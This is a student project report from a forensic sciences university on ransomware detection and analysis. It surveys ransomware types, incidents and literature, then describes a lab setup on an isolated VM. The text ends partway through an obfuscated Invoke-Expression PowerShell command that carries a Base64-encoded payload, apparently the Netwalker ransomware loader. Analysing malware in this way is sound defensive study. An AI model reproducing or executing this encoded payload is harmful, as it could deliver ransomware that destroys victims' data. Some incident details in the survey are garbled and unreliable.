National Forensic
Sciences University
Knowledge | Wisdom | Fulfilment
An Institution of National Importance
(Ministry of Home Affairs, Government of India)

PROJECT REPORT
ON
“RANSOMWARE- DETECTION & ANALYSIS”

Submitted To

School of Management Studies,

National Forensic Sciences University

For partial fulfilment for the award of a degree

MASTER OF BUSINESS ADMINISTRATION

In

Business Intelligence

Submitted By

Vasu

(101MTMBBI2122024)

Under the Supervision of

Dr. Siddharth Dabhade

National Forensic Sciences University,

Gandhinagar Campus, Gandhinagar – 382009, Gujarat, India.

ACKNOWLEDGEMENTS

I'd like to express my profound appreciation to Dr. Siddharth Dabhade, my mentor, for his important advice and support in finishing my project. He was there to help me every step of the way, and his motivation is what helped me to succeed.

I completed my work successfully. I would also want to thank all the other supporting employees that aided me by providing the equipment that was required and crucial, without which I would not have been able to execute properly on this job.
I'd also want to thank the University for approving my project in my selected sector of expertise. I'd also want to thank the writers of the different blogs, videos, and scripts to which I referred during the process.

With Sincere Regards,
Vasu
MBA in Business Intelligence

ABSTRACT

Ransomware is a type of malware that encrypts files on a computer, preventing the user from accessing them. The attacker then extorts the user by requesting a ransom in exchange for the key that unlocks the files.

Major companies in North America and Europe alike have fallen victim to it. Cybercriminals will attack any consumer or any business, and victims come from all industries.

Recently these types of crimes have increased with the increase in digitalization. In this project, the sample execution, detection, and analysis of ransomware attacks were aimed. To prevent ransomware attacks, proper cyber hygiene must be maintained.

The importance of developing an awareness of cyber hygiene, especially after the advent of the Internet of things, which has increased the number of devices that are susceptible to infection, including phones, cars, refrigerators, and more is crucial.

TABLE OF CONTENTS

List of Figures

Chapter – 1: Introduction

Recently, ransomware has become a great threat to computer and smart device users. Ransomware can be referred to as scarewares that are designed basically to frighten users and force them either to quickly purchase the software used to protect user's private data or to prevent irreversible damages.

Ransomware encrypts the data of infected systems and asks the user to pay a ransom usually, in Bitcoins to regain full access to the attacked system. Many victims pay ransom in order to save their important data for which they do not have any backup.

In many cases, the ransom demand comes with a deadline. If the victim doesn't pay in time, the data is gone forever or the ransom increases.

Hackers are testing a destructive new way to make ransomware attacks more effective (recent news)

The frequency of these attacks steadily rises each year. Here is a list of businesses that have fallen victim to ransomware in the last six to seven months.

1. Nvidia. In February 2022, a ransomware outbreak affected the biggest semiconductor chip firm in the world. And the Lapsus$ Ransomware group is responsible for this attack.
2. Costa Rica Government: This country has declared a national emergency as a result of the ransomware attack because it has damaged both the public and private sectors, including 10 the social security fund and healthcare system of Costa Rica. This attack began from March to April 2022. Contia ransomware organization is behind this strike. They initially requested $10 million from the government and eventually demanded $20 million
3. SpiceJet. Earlier this year, the Indian airline SpiceJet tried a ransomware attack, which left hundreds of customers stuck across the nation. This flight's passengers waited for information on the departure of their journey for six hours.
4. Toyota is a large firm with several suppliers all around the world. One such supplier, Kojima Industries in Japan, was attacked and 14 Toyota units were impacted. Additionally, Denso and Bridgestone, two other Toyota suppliers, came under victimization. Attack on Denso was carried out by the Pandora group, while Bridgestone was the work of the Lockbit group.

The scope of ransomware is not only limited to the infected PC but the whole network system would fall into this trap.

Identifying ransomware – a basic distinction must be made

Two types of ransomware are very popular:

1. Locker ransomware. This type of malware blocks basic computer functions. For example, you may be denied access to the desktop, while the mouse and keyboard are partially disabled. This allows you to continue to interact with the window containing the ransom demand in order to make the payment. Apart from that, the computer is inoperable. But there is good news: Locker malware doesn't usually target critical files; it generally just wants to lock you out. Complete destruction of your data is therefore unlikely.
2. Crypto ransomware. The aim of crypto-ransomware is to encrypt your important data, such as documents, pictures, and videos, but not to interfere with basic computer functions. This spreads panic because users can see their files but cannot access them. Crypto developers often add a countdown to their ransom demand: "If you don't pay

the ransom by the deadline, all your files will be deleted." due to the number of users who are unaware of the need for backups in the cloud or on external physical storage devices, crypto ransomware can have a devastating impact. Consequently, many victims pay the ransom simply to get their files back.

Ransomware as a Service

Ransomware as a Service gives cybercriminals with low technical capabilities the opportunity to carry out ransomware attacks. The malware is made available to buyers, which means lower risk and higher gain for the programmers of the software.

Ransomware Attacks in India

2022 was the year of ransomware attacks. As the world moved to work from home, cybersecurity teams all over faced a never-before challenge of managing secure access to their respective organizations’ data through thousands of remote access points. Even as IT teams around the world struggled to keep up, hackers made hay.

In India, specifically, few were spared. As many as 78 percent of Indian organizations were victims of malware attacks in 2021. This was up by 10 percent in the previous year when the move to WFH happened.

The cybersecurity firm Sophos, which released this report, recently also revealed that Indian organizations paid an average ransom of $1.2 million to hackers to get their data decrypted. More than 10 percent of these victimized organizations coughed up more than $1 million or more as ransom. To be sure, according to Sophos, all these organizations that paid to get their data back did so despite having other ways to recover the data such as backups. If there was one thing 2022 taught us about ransomware attacks was that they were as inevitable as death and taxes.




Figure 1: Cybersecurity incidents in India

Some Ransomware Attacks in India

1. Oil India Ltd. – Ransom of ₹58 Crore
   Between October 2021 and April 2022, the government-owned oil & gas extraction company Oil India Ltd. reported cases of cyberattacks.
   It also found a ransom note on one of the infected computers, demanding $7,500,000 (approximately ₹58 crores).
2. Tech Mahindra – Loss of ₹35 Crore in Smart City
   In March 2021, Indian IT company Tech Mahindra which manages the Smart city project for Pimpri Chinchwad municipal corporation filed a criminal report about a ransomware attack that resulted in a loss of an estimated 35 crore
3. AIIMS Ransomware Attack

The Year of Ransomware Attacks also offered us some lessons:

1. Every organization is a potential target
2. Not all attacks are sophisticated
3. Insurance is no substitute for cybersecurity
4. Incident response is just as important as protection and prevention
5. Trust "Zero Trust"

Ransomware attacks have many different appearances and come in all shapes and sizes. The attack vector is an important factor for the types of ransomware used. In order to estimate the size and extent of the attack, it is necessary to always consider what is at stake or what data could be deleted or published. Regardless of the type of ransomware, backing up data in advance and proper employment of security software can significantly reduce the intensity of an attack.

Chapter – 2: Literature survey

Research Paper 1:

Title: Malware Analysis: Ransomware
Author: Davide Piccardi
Publisher: Sapienza Universita Di Roma
Publishing Year: 2017
Abstract:

The main goal of this project is to use the information acquired in the System and Enterprise Security course's theoretical portion explore one of the most crucial topics in cybersecurity: is malware analysis. The method utilized to handle such a wide subject has been to concentrate on the study of a certain feature of malware in order to comprehend the many methods employed by them to achieve the same purpose.

Summary:

In this research, we have examined a specific class of malware known as ransomware by describing their basic traits and emphasizing our investigation on how they function regarding persistence

Research Paper 2:

Title: Ransomware: Recent advances, analysis, challenges, and future research directions
Author: Craig Beaman, Ashley Bark worth, Toluwalope David Akande, Saqib Hakak, Muhammad Khurram Khan
Publisher: ScienceDirect
Publishing Year: 2021
Abstract:

Ransomware threats have increased dramatically since the COVID-19 epidemic. Various institutions, including the political, banking, and healthcare sectors have been attacked. There are several potential causes for this abrupt increase in assaults, but it seems that working remotely in settings located at home which are less secure than typical institutional networks could be one of them. Cybercriminals are continuously experimenting with new methods to disseminate ransomware, including social engineering assaults like phishing attempts. Therefore, in this the study, we looked at current developments in ransomware prevention and detection and suggested potential areas for further research

.

Summary:

Recent developments in ransomware analysis, detection, and prevention were examined in this article. It was discovered that honeypots, network traffic analysis, and machine learning-based methods are primarily the focus of cutting-edge ransomware detection tools. Access control, data and key backups, and hardware-based solutions characterized prevention techniques. However, it appears that utilizing machine learning-based technologies to identify ransomware is becoming more popular. Through several experiments on ransomware samples, it has become clear that more sophisticated methods of detecting and preventing ransomware are required. The trials also show how simple it is to produce and use ransomware.

Research Paper 3:

Title: Demystifying Ransomware Attacks: Reverse Engineering and Dynamic Malware Analysis of WannaCry for Network and Information Security.
Author: Aaron Zimba, Luckson Simu Konda, Mumbi Chishimba
Publisher: Zambia ICT Journal
Publishing Year: 2017

Abstract:

Since encryption has been securing the Internet for some time, user confidence in the otherwise unsafe Internet has increased. However, in recent years, cybercriminal operations have begun to exploit strong encryption as a stepping stone. Even while ransomware has attacked practically every sphere of society through a variety of infection vectors, it has not avoided the news. Millions of dollars have been demanded as ransom for mission-critical data, and victims have paid. The emergence of the anonymous Bitcoin network has worsened the situation, making it nearly impossible to identify the culprits.

Summary:

Nowadays, cloud storage services are becoming more well-known. Among cloud computing services, most people use cloud storage services for managing docs. the easy accessibility of cloud storage has contributed to the spread of cloud storage services. It is possible for malicious users to abuse cloud storage services, and therefore procedures for forensic investigation of such services are necessary.

In this study, we aim to dynamically analyze samples of the WannaCry ransomware using malware-free infection channels. To further analyze the ransomware code, we also do reverse engineering. According to the findings, ransomware, like other families in the wild, employs the same attack structure and cryptographic primitives while using robust encryption. Our investigation concludes that this ransomware strain isn't as sophisticated as first thought. This thorough practical examination makes suggestions for prevention, recovery, and restrictions while attempting to educate the corporate community about the reality and significance of IT security.

Research Paper 4:

Title: Characteristic Behavioural Analysis of Malware: A Case study of Crypto wall Ransomware
Author: IKer Kara, Murot Aydos, Aehmat Selman Bozkir.
Publisher: European Journal of Science and Technology
Publishing Year: 2020

Abstract:

In terms of design, goals, and damages, Crypto Walls is the most effective ransomware. Cybercriminals deploy Crypto Walls for a variety of purposes, such as cross-border cyberterrorism and holding regular Internet users hostage. Despite all the precautions taken, a reliable defense against Crypto Walls has yet to be created.

This encourages online criminals, and new updates to Crypto Walls are launched every day, making the problem harder to handle. The general traits and effects of Crypto Walls are discussed in recent research works. How does a Crypto Wall function? How are technical analysis and Crypto Wall detection carried out? The solution to this issue will be aided by thorough investigations of the responses to these queries. An in-depth examination of Crypto Wall detection on an actual victim's machine is included in this study. Cybercriminals' Crypto

Wall cyberattack has them as their target. The paper is significant because it discusses how the Crypto Wall attack
compromises the target system demonstrates how to analyze its signature behaviors and pinpoints the business that created the Crypto Wall virus.

Summary:
In-depth identification and analysis of the current generation of ransomware, Crypto Wall, are covered in this paper. It was proposed that research on this topic should take the technical analysis aspect into account as well. Following a review of the discovered Crypto Wall Ransomware's file directory and registry logs, the network accesses of Crypto Wall were investigated to determine the attacker's IP address, domain, and DNS records. Through a WHOIS inquiry, company data and contact details have been located.

Research Paper 5:

Title: Ransomware: A Research and a Personal Case Study of Dealing With This Nasty Malware
Author: Azad Ali
Publisher: Issues in Information Systems
Publishing Year: 2017
Abstract:
Share study results on ransomware, illustrate the ransomware work in a manner that academics and practitioners frequently utilize, and provide an example of a personal experience dealing with ransomware.

Summary:
This essay discussed ransomware, a terrible form of malware that targets users' computers, encrypts files, blocks access to computers and data files, and then demands payment in exchange for the functionality of the machines and files being restored.
The article began by introducing ransomware, providing historical context for how the software evolved and presenting many accounts of how ransomware has impacted the lives of numerous people.
The ransomware process was then described, along with a graphic showing how the various phases in this process relate to one another. The post then went into further depth regarding the author's own experience, including how his family's computer was infected with malware and how missed signals resulted in the download of Ransomware.

Research Paper 6:

Title: Ransomware Evolution, Target, and Safety Measures
Author: Neeraj Kumar, Alka Agrawal, Prof. Raees Ahmad Khan
Publisher: ResearchGate
Publishing Year: 2018
Abstract:
Long ago, security was a major concern. Malware and ransomware are additional issues that the practitioner sees along with infections. This paper describes the evolution of ransomware and some of the general traits of a few well-known ransomware.
The report presents research from the very first ransomware to the present day in the evolution section. The study sheds light on the various infections caused by ransomware, such as machine and data infections.

The paper gives an overview of the various ransomware target types. Different attackers chose to target different attacks. In order to illustrate the issue caused by various ransomware an example, this article attempts to illustrate a few ransomware attack case stories.

Summary:

This article provides some basic information regarding ransomware, how it operates, and recommendations for defending systems. It displays ransomware safety recommendations that will assist researchers and society at large save data soon. The paper provides an overview of the development of ransomware, including its impact on the system, mode of operation, and techniques for protecting our data while under attack.

Facts and Figures.

- In 2021, ransomware cost the global economy $20 billion. By 2031, that amount is anticipated to reach $265 billion. (https://www.globalreinsurance.com/ransomware-costs-to-reach-20-billion-in-2021/1437206.article)

- Ransomware affected 37% of all companies and organizations in 2021. (https://www.wilmingtonbiz.com/insights/jeremy_tomlinson/37_of_orgs_said_they_were_the_victim_of_ransomware_in_2021/3292)

- In 2021, businesses spent an average of $1.85 million on ransomware recovery. (https://www.sophos.com/en-us/press-office/pressreleases/2021/04/ransomware-recovery-cost-reaches-nearly-dollar-2-million-more-than-doubling-in-a-year)

- According to a new report, ransomware attacks are increasing at a "alarming" rate. (https://www.cybertalk.org/2022/05/26/ransomware-attacksincrease-at-alarming-rate-according-to-new-report/)

- Cyberattack Using Ransomware Affects Nvidia and Samsung. (https://www.msn.com/EN-US/news/other/nvidia-samsung-facehuge-cyber-attack you-could-be-next/ar-AAUK7Bw)

- Nearly 30 government organisations in Costa Rica were the target of a cyberattack, including the Ministry of Finance and the Ministry of Science, Innovation, Technology, and Telecommunications (MICITT). (https://en.wikipedia.or/wiki/2022_Costa_Rican_ransomware_attack)

- SpiceJet: Passengers left stranded after ransomware hit on Indian airline. (https://www.bbc.com/news/world-asia-india-61575773)

Chapter – 3: Problem statements

The problem with ransomware is the ability not to get detection as digitalization is getting advanced day by day.

Even if cyber security is getting advanced but people are not much aware of it. Many of the cyber threats are on social media.

Modern malware is being created by skilled malware developers and includes Anti-VM and Anti-Debug technology, making it more resistant to analysis.

Additionally, they deploy a packer and obfuscator to render their source code unreadable. Nowadays, most malware developers pack their malicious programs using sophisticated techniques that make it challenging for analysts to decode.

Chapter – 4: Component / Tools used

The tools used in the project are explained below.

VM- Virtual machines are computing resource that uses software instead of a physical computer to run programs and deploy apps. One or more virtual "guest" machines run on a physical "host" machine. Each virtual machine runs its own operating system and functions separately from the other VMs, even when they are all running on the same host.

Virtual machine technology is used for many use cases across on-premises and cloud environments. More recently, public cloud services are using virtual machines to provide virtual application resources to multiple users at once, for even more cost-efficient and flexible computing.

The virtual machine runs as a process in an application window, like any other application, on the operating system of the physical machine. Key files that make up a virtual machine include a log file, NVRAM setting file, virtual disk file, and configuration file

Oracle VM - VirtualBox is a powerful x86 and AMD64/Intel64 virtualization product for enterprise as well as home use. Not only is VirtualBox an extremely feature-rich, high-performance product for enterprise customers, it is also the only professional solution that is freely available as Open Source Software under the terms of the GNU General Public License (GPL) version 3.

Power Shell - PowerShell is a cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework. PowerShell runs on Windows, Linux, and macOS.

Power Shell Scripting- Windows PowerShell is a command-line shell and scripting language designed especially for system administration. Its analog in Linux is called Bash Scripting. Built on the .NET Framework, Windows PowerShell helps IT professionals to control and automate the administration of the Windows operating system and applications that run on the Windows Server environment.

Windows PowerShell commands, called **cmdlets,** let you manage the computers from the command line. Windows PowerShell providers let you access data stores, such as the Registry and Certificate Store, as easily as you access the file system.

JSON- The structures of simple data sets are stored in JavaScript Object Notation or JSON format. It is based on text, is lightweight, has a format that humans can read, and is a standard data interchange format. It contains a .json file extension and is similar to the XML file format.

It was initially JavaScript subset based. But it is a format that is language-independent and is supported by many programming APIs. It is used in the programming of Ajax Web applications commonly and today it has become a popular alternative to XML.

Chapter – 5: Block diagram



1. Install VM
2.Infection process
3.The DLL file is executed on the basis of OS version of system.
4. Ransomware execution and Configuration
5. The ransom note is encoded in Base64
6. Ransom note and onion links(Json)
7. Block of data not encrypted by Netwalker ransomware.


Figure 2: Block diagram of the project

Chapter – 6: Implementation

Stage 1

Installation of VM

Using VM, we can create an environment while also changing the network setting to a host-only network to protect against infection.



New group
Santoku
Powered Off
KaliLinux (Snapshot 1)
Powered Off
Kali-Linux-2021.4a-virtualbox-amd64
Powered Off
windows 7 (clean latest)
Running

General
Name: windows 7
Operating System: Windows 7 (64-bit)

System
Base Memory: 3093 MB
Processors: 3
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, Hyper-V Paravirtualization

Display
Video Memory: 128 MB
Graphics Controller: VBoxSVGA
Acceleration: 3D
Remote Desktop Server: Disabled
Recording: Disabled

Storage
Controller: SATA
SATA Port 0: windows 7.vdi (Normal, 250.00 GB)
SATA Port 1: [Optical Drive] Empty

Audio
Host Driver: Windows DirectSound
Controller: Intel HD Audio

Network
Adapter 1: Intel PRO/1000 MT Desktop (Host-only Adapter, 'VirtualBox Host-Only Ethernet Adapter #25')


USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)

Shared folders
None

Description
None

Figure 3: Installation VM


Recent samples of Netwalker are not distributed via social engineering attacks. Instead, it is loaded into the memory via DLL injection during a targeted attack. Thus, it doesn't need a Windows loader to execute. This is a technique used for several PowerShell scripts, such as PowerSploit's Invoke-Mimi Katz, during Red Team operations.



```
INvOkE-ExPresSion -COmmAND $([StRinG]([SyStem.TexT.EncoDiNG]::ASCII.GeTSTRIng([SYSTEM.CoNVeRT]::FromBASE64STrING("ICAgICAgIFtCWVRFW11dICAgIC
AkaVR4V1JSQiAgICAgICAgID0gDQoNCg0KQCgweDg5LDB4ODksMHg4OSwweDg5LDB4ODksMHg4OSwweDg5LDB4ODksMHhGMiwweGNiLDB4RDAsMHhkRCwweENDLDB4ZjIsMHhGNCwweG
Y0LDB4ODksMHg4OSwweDg5LDB4OEQsMHhkMCwweGZjLDB4YzMsMHhGZCwweGQ4LDB4ZkQsMHhmQywweDg5LDB4ODksMHg4OSwweDg5LDB4ODksMHg5NCwweDg5LDB4ODksMHg4OSwweD
g5LDB4ODksMHg4OSwweDg5LDB4QTQsMHhhMywweGU5LDB4ODEsMHg5OSwweGQxLDB4QzgsMHhDZCwweDg1LDB4OTksMHhkMSwweGNELDB4Y2MsMHg4NSwweDk5LDB4RDEsMHg5MCwweD
k5LDB4ODUsMHg5OSwweEQxLDB4OTksMHg5OSwweDg1LDB4OTksMHhEMSwweDk5LDB4OWEsMHg4NSwweDk5LDB4ZDEsMHg5OSwweDk5LDB4ODUsMHg5OSwweEQxLDB4OTksMHg5OSwweD
g1LDB4OTksMHhEMSwweDk5LDB4OTksMHg4NSwweDk5LDB4ZDEsMHg5OSwweDlkLDB4ODUsMHg5OSwweGQxLDB4OTksMHg5OSwweDg1LDB4OTksMHhEMSwweDk5LDB4OTksMHg4NSwweD
k5LDB4ZDEsMHg5OSwweDk5LDB4ODUsMHg5OSwweGQxLDB4Y0YsMHhjRiwweDg1LDB4OTksMHhEMSwweENGLDB4Q0YsMHg4NSwweDk5LDB4RDEsMHg5OSwweDk5LDB4ODUsMHg5OSwweE
QxLDB4OTksMHg5OSwweDg1LDB4OTksMHhEMSwweENiLDB4OTEsMHg4NSwweDk5LDB4ZDEsMHg5OSwweDk5LDB4ODUsMHg5OSwweGQxLDB4OTksMHg5OSwweDg1LDB4OTksMHhEMSwweD
k5LDB4OTksMHg4NSwweDk5LDB4ZDEsMHg5OSwweDk5LDB4ODUsMHg5OSwweEQxLDB4OTksMHg5OSwweDg1LDB4OTksMHhEMSwweDk5LDB4OTksMHg4NSwweDk5LDB4ZDEsMHg5OSwweD
k5LDB4ODUsMHg5OSwweGQxLDB4OUQsMHg5OSwweDg1LDB4OTksMHhEMSwweDk5LDB4OTksMHg4NSwweDk5LDB4RDEsMHg5OSwweDk5LDB4ODUsMHg5OSwweEQxLDB4OTksMHg5OSwweD
g1LDB4OTksMHhkMSwweDk5LDB4OTksMHg4NSwweDk5LDB4ZDEsMHg5OSwweDk5LDB4ODUsMHg5OSwweEQxLDB4OTksMHg5OSwweDg1LDB4OTksMHhkMSwweDk5LDB4OTksMHg4NSwweD
k5LDB4ZDEsMHg5OSwweDk5LDB4ODUsMHg5OSwweEQxLDB4OTksMHg5OSwweDg1LDB4OTksMHhEMSwweDk5LDB4OTksMHg4NSwweDk5LDB4RDEsMHg5OSwweDk5LDB4ODUsMHg5OSwweG
QxLDB4OTksMHg5OSwweDg1LDB4OTksMHhEMSwweDk5LDB4OTksMHg4NSwweDk5LDB4RDEsMHg5OSwweDk5LDB4ODUsMHg5OSwweEQxLDB4OTksMHg5OSwweDg1LDB4OTksMHhkMSwweD
